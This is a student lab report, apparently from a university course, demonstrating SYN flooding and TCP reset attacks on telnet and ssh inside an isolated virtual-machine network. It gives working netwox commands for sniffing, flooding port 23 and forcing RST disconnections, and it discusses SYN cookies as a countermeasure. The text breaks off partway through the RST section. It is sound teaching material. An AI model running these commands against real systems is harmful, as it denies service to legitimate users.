MH4921
Supervised Independent Study II

TCP/IP Attack

Brandon Goh Wen Heng

Academic Year 2018/19

Contents

[1]RFC 1594

1 Introduction

A connection between two systems requires sending and receiving of three packets, namely `SYN`, `SYN+ACK` and `ACK` packets. `SYN` is an acronym for *Synchronise* and is used to indicate that the system is attempting to initiate a new TCP session while `ACK` is the acronym for *Acknowledgement*, to indicate that the endpoint has received the relevant data. For a connection to be established, the client initiates the request by sending a `SYN` packet. The server will reply with a `SYN+ACK` packet to the client and the client will likewise respond with the last `ACK` packet. During the period between the server receiving the `SYN` packet and the `ACK` packet, the operating system will maintain a queue with all the SYN entries that it is awaiting an `ACK` packet from. This queue is also known as the SYN queue and the size may vary, depending on the configuration of the server. Figure 1 shows in graphical form how systems establish a connection using the TCP protocol.




Figure 1: Normal 3-step TCP Handshake

When an attacker performs Denial-of-Service Attack (DoS Attack) or Distributed Denial-of-Service Attack (DDoS), a common methodology is to use SYN flooding. This method involves the mass transmission of TCP packets with spoofed IP Addresses, leading the server to wait for `ACK` responses from multiple non-existent parties. While the server waits for these `ACK` responses, the server is unable to process any new requests until the old requests timeout. This congests the SYN queue and prevents new SYN requests from being processed. This significantly increases the response time of the server and prevents any legitimate clients from connecting to the server(s) resources. Figure 2 depicts the sequence for a SYN flooding attack.




Figure 2: 3-step TCP Handshake disrupted during SYN flooding

However, there exists different methods to mitigate SYN flooding attacks. For the current report, the focus will be on the technique involving SYN cookies. With the enabling of this feature, the server will be made to think that the SYN queue has been enlarged (beyond its declared value) as each `SYN+ACK` and `ACK` packets will now be sent with additional data that has been encoded within the TCP packet, specifically the TCP sequence number. This TCP sequence number allows the server to recontruct the SYN request and as such does not require the server to maintain the same SYN queue state and frees up the queue for new SYN requests from other clients to be processed. The mathematical implementation has been omitted for simplicity.

Other network attacks that can be implemented include TCP session hijacking, where an attacker injects a carefully crafted TCP packet containing malicious code to take over or cripple an entire system. Figure 3 depicts a simplified graphical sequence on how the attack is executed.




Figure 3: TCP Session Hijacking Process

Note: x, y are arbitrary positive numbers that the system assigns to the packets while $\alpha, \beta, \varepsilon$ are some positive numbers, dependent on the size of the previously transmitted data packet.

2 Overview

This report highlights vulnerabilities present in the TCP/IP protocols and focuses on implementing common attacks such as DoS Attacks using SYN flooding techniques, TCP reset attacks and TCP session hijacking attacks. Understanding the reasons will allow users to avoid repeating the same mistakes that could result in costly maintenance and recovery.

The report is structured as follows, the first task will involve SYN flooding attacks, to prevent the system from accepting and processing legitimate requests. Countermeasures against this form of attack will also be examined and how these measures will alleviate the current problems. Next, TCP RST Attacks on `telnet` and `ssh` connections will be examined. This attack is disruptive to any endpoint and will force any connection to be broken and prevents it from being established while the attack is in effect. It will be extended to real-world use where a (simulated) video-sharing site will be tested against this attack. The last part will look at TCP session hijacking, where packets can be carefully crafted to execute arbitrary code on the server while hiding one's identity.

3 Definition[2]

1. **Datagram**

   A self-contained, independent entity of data carrying sufficient information to be routed from the source to the destination computer without reliance on earlier exchanges between this source and destination computer and the transporting network. *i.e., datagrams are transmitted between two points without any guarantee of delivery nor notification to the sender.*

2. **Packet**

   The unit of data sent across a network. "Packet" a generic term used to describe unit of data at all levels of the protocol stack, but it is most correctly used to describe application data units.

   For simplicity in this paper, the meaning of a network packet is assumed for both *Datagrams* and *Packets*.

3. `Netstat`[3]

   Network **stat**istics is a command-line utility that displays network connections, routing tables, interface statistics, masquerade connections and multicast memberships. This utility is available on Unix systems and Windows-NT based operating systems.

   On Linux, `netstat` is superseded by `ss` in the newer distributions and the switches `-r`, `-i`, `-g` have been replaced by the commands `ip route`, `ip -s link` and `ip maddr` respectively.

   For this report, `netstat -an` is frequently used and each state has been defined below for convenience.

   (a) `ESTABLISHED`

   The socket has an established connection.

   (b) `SYN_SENT`

   The socket is actively attempting to establish a connection.

   (c) `SYN_RECV`

   A connection request has been received from the network.

[2]RFC 1594

[3]Linux man page - netstat

(d) FIN_WAIT1

The socket is closed, and the connection is shutting down.

(e) FIN_WAIT2

Connection is closed, and the socket is waiting for a shutdown from the remote end

(f) TIME_WAIT

The socket is waiting after close to handle packets still in the network.

(g) CLOSED

The socket is not being used.

(h) CLOSE_WAIT

The remote end has shut down, waiting for the socket to close.

(i) LAST_ACK

The remote end has shut down, and the socket is closed. Waiting for acknowledgement.

(j) LISTEN

The socket is listening for incoming connections. Such sockets are not included in the output unless you specify the `--listening` or (`-l`) or `--all` or (`-a`) option.

(k) CLOSING

Both sockets are shut down but we still don't have all our data sent.

(l) UNKNOWN

The state of the socket is unknown.

4 Attack Sequence

4.1 Virtual Machine (VM) Preparation

1. **Network Setup**

   3 VMs are deployed to the same network using the provided Ubuntu 12.04 image. This network is isolated from the internet to prevent the generated packets from flooding the network card of the physical machine and the wider internet. The topography of the network with the respective IP addresses are reflected in Figure 4.




Figure 4: Network Configuration

2. **Starting relevant services**

   To start the services required for this lab, the following command must be executed in Terminal with `root` privileges.

```
# service vsftpd start; service openbsd-inetd start
```

   Either of the following messages must appear in Terminal to ensure the successful operation of the attacks performed in the following sections.

   (a)
```
start: Job is already running: vsftpd
 * Starting internet superserver inetd                     [OK]
```
   (b)
```
vsftpd start/running, process 20727
 * Starting internet superserver inetd                     [OK]
```

4.2 SYN Flood Attack

It is assumed that the IP address of the server is not known. In this instance `netwox` can be used to sniff out the addresses. The following command sniffs packets and displays the protocol used and the IP address of the sender.

```
# netwox 8 --device "Eth0"
```

The results from the execution of the command are displayed below.

```
UDP     192.168.43.255      138
UDP     239.255.255.250     1900
UDP     192.168.43.157      42734
UDP     192.168.43.2        53
```

*Duplicate lines have been omitted for simplicity

When the lines are analysed, the IP Address

1. 192.168.43.255 is a broadcast address where all systems on the network uses it to receive NetBIOS datagrams through UDP port 138. xxx.xxx.xxx.255 is a common broadcast address over networks.

2. 239.255.255.250 with UDP port 1900 is assigned to the *Simple Service Discovery Protocol (SSDP)*, used for the discovery of Universal Plug and Play (UPnP) devices.

3. 192.168.43.2 with port 53 is assigned to the *Domain Name System (DNS)*, where domain name endpoints are mapped to the respective system IP addresses.

4. 192.168.43.157 with port 42734 is not officially assigned to any function or program.

It is also widely known that UDP ports 53, 138 and 1900 are officially assigned by the Internet Assigned Numbers Authority (IANA) and are not related to the `vsftpd` and `telnet` services that were previously started.

Furthermore, to check the gateway address, we can use the following command in Terminal.

```
# route -n
```

The output will state clearly the address of the network gateway.

```
Destination    Gateway        Genmask        Flags Metric Ref Use Iface
0.0.0.0        192.168.43.2   0.0.0.0        UG    0      0     0 eth0
169.254.0.0    0.0.0.0        255.255.0.0    U     1000   0     0 eth0
192.168.43.0   0.0.0.0        255.255.255.0  U     1      0     0 eth0
```

From the output it can clear that the server has IP address 192.168.43.157.

We will also need to know the queue size on the server to know the number of connections that the server can respond to at any one time. To do so, the following Terminal command will display the queue size.

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
```

The default SYN queue size for the linux virtual machine is 128.

Before starting the attack, the number of `SYN_RECV` is checked to ensure that the number of open connections subsequently is not due to any existing open sockets.

To print the number of connections, instead of the full details, the following command is used.

```
# netstat -an | grep SYN_RECV | wc -l
```




Figure 5: No `SYN_RECV` connections before attack

An additional step is to disable the SYN cookie counter-mechanism and it can be done with the following line.

```
# sysctl -w net.ipv4.tcp_syncookies=0
```

To start the TCP attack, `netwox` tool 76 can be used. As `netwox` is a command-line utility, it may not be convenient for novice users. In this instance, `netwag` can be used to generate the code needed for execution in `Terminal`.

We know that we want to saturate the telnet port (TCP 23) with SYN requests. And since the IP address of the server have been previously known, we can use the following command to flood the server with SYN requests.

```
# netwox 76 -i 192.168.43.157 -p 23
```

On the server, the number of `SYN_RECV` requests are recorded, again by using the `netstat` command as mentioned above. This time, it can be noted that there is a large number of connections currently in the `SYN_RECV` stage and are awaiting an `ACK` from non-existent endpoints.




Figure 6: Large number of `SYN_RECV` requests

Furthermore, if we were to remove the "`| wc -l`" switch, we will notice the different connections that the system is currently awaiting an `ACK` signal from.




Figure 7: List of `SYN_RECV` connections

During the SYN flooding attack, if a legitimate user were to connect to the server, the server will not be able to process any new SYN requests and any attempt to connect to the server will eventually timeout as Figure 8 has shown.




Figure 8: Timeout using `telnet`

From the server, we can analyse the packets using Wireshark. The tool when run on the server, will analyse all packets that is being transmitted and received from the respective network interface.




Figure 9: Packet Analysis in Wireshark (`SYN_RECV`)

Referring to Figure 9, we notice that packets being sent from the attacker's system has the source IP generated randomly, with the intention of opening half-opened connections without closing it. Furthermore, since the virtual machine is connected to the internet, there may be a case where there might be an `ACK` from a connection. The bulk of it however will not receive an `ACK` signal and force the system to maintain the `SYN_RECV` signal. Again referring to Figure 9, on the bottom right we notice that the number of SYN packets that was sent totalled to 266936, out of the 268003 packets that was captured (99.6%).




Figure 10: Packet Analysis in Wireshark (`ACK`)

In contrast, the number of packets received with the `ACK` signal was 1328 (0.5%). The number may also be lower as other programs running in the background may be connecting to legitimate services.

Current methods to prevent a SYN flooding attack may include increasing the size of the SYN queue or enabling the SYN cookie option. To perform the latter, the following command must be executed in a privileged `Terminal`.

```
# sysctl -w net.ipv4.tcp_syncookies=1
```

If the attack is performed again with the SYN cookie enabled, we note that the number of `SYN_RECV` connections (256) is larger than the size of the SYN queue (128).




Figure 11: Number of `SYN_RECV` entries

By enabling SYN cookies, the server behaves as if the SYN queue has been enlarged. In addition, when the server receives a `SYN` request, it sends a `SYN+ACK` message to the sender and removes it from the SYN queue, freeing up resources to process new requests. If the request is legitimate and the server receives back an `ACK` message, the connection will be established by using the information contained in the TCP sequence number.

Now that the SYN cookies have been enabled, executing the `telnet` command will allow the connection to be established even if the SYN queue is full. Figure 12 shows that this assumption is true and the connection can be made between the server and the user.




Figure 12: `Telnet` connection established

4.3 TCP RST Attacks on `telnet` and `ssh` Connections

This task will focus on the breaking of `telnet` and `ssh` connections on the network. This method involves the attacker sniffing the network for packets originating or terminating at the selected endpoint and sending TCP reset (RST) packets to forcefully break the connection between two parties. This involves the RST flag of the TCP header to be set to 1, indicating to the endpoints that it must immediately terminate the connection.This technique can be used to maliciously interrupt Internet connections and block sites.

On a normal connection via `telnet`, the user will be able to connect to the server and execute remote Terminal commands.




Figure 13: `Telnet` connection established

To manipulate the TCP connections, `netwox` must be used again. However, `netwox 78` must be used. This tool involves listening of the network and changing the RST flags of the TCP header to be enabled. To use `netwox 78`, the following code is used:

```
# netwox 78 --device "Eth0" --filter "dst host 192.168.43.157"
```

The `--device` parameter is to define the network interface that will be used for listening to the connection and sending the RST packet while the `dst host` parameter is the IP address to keep note of. Once the above code has been executed by the attacker, any input that is made on the user's console will break the connection.

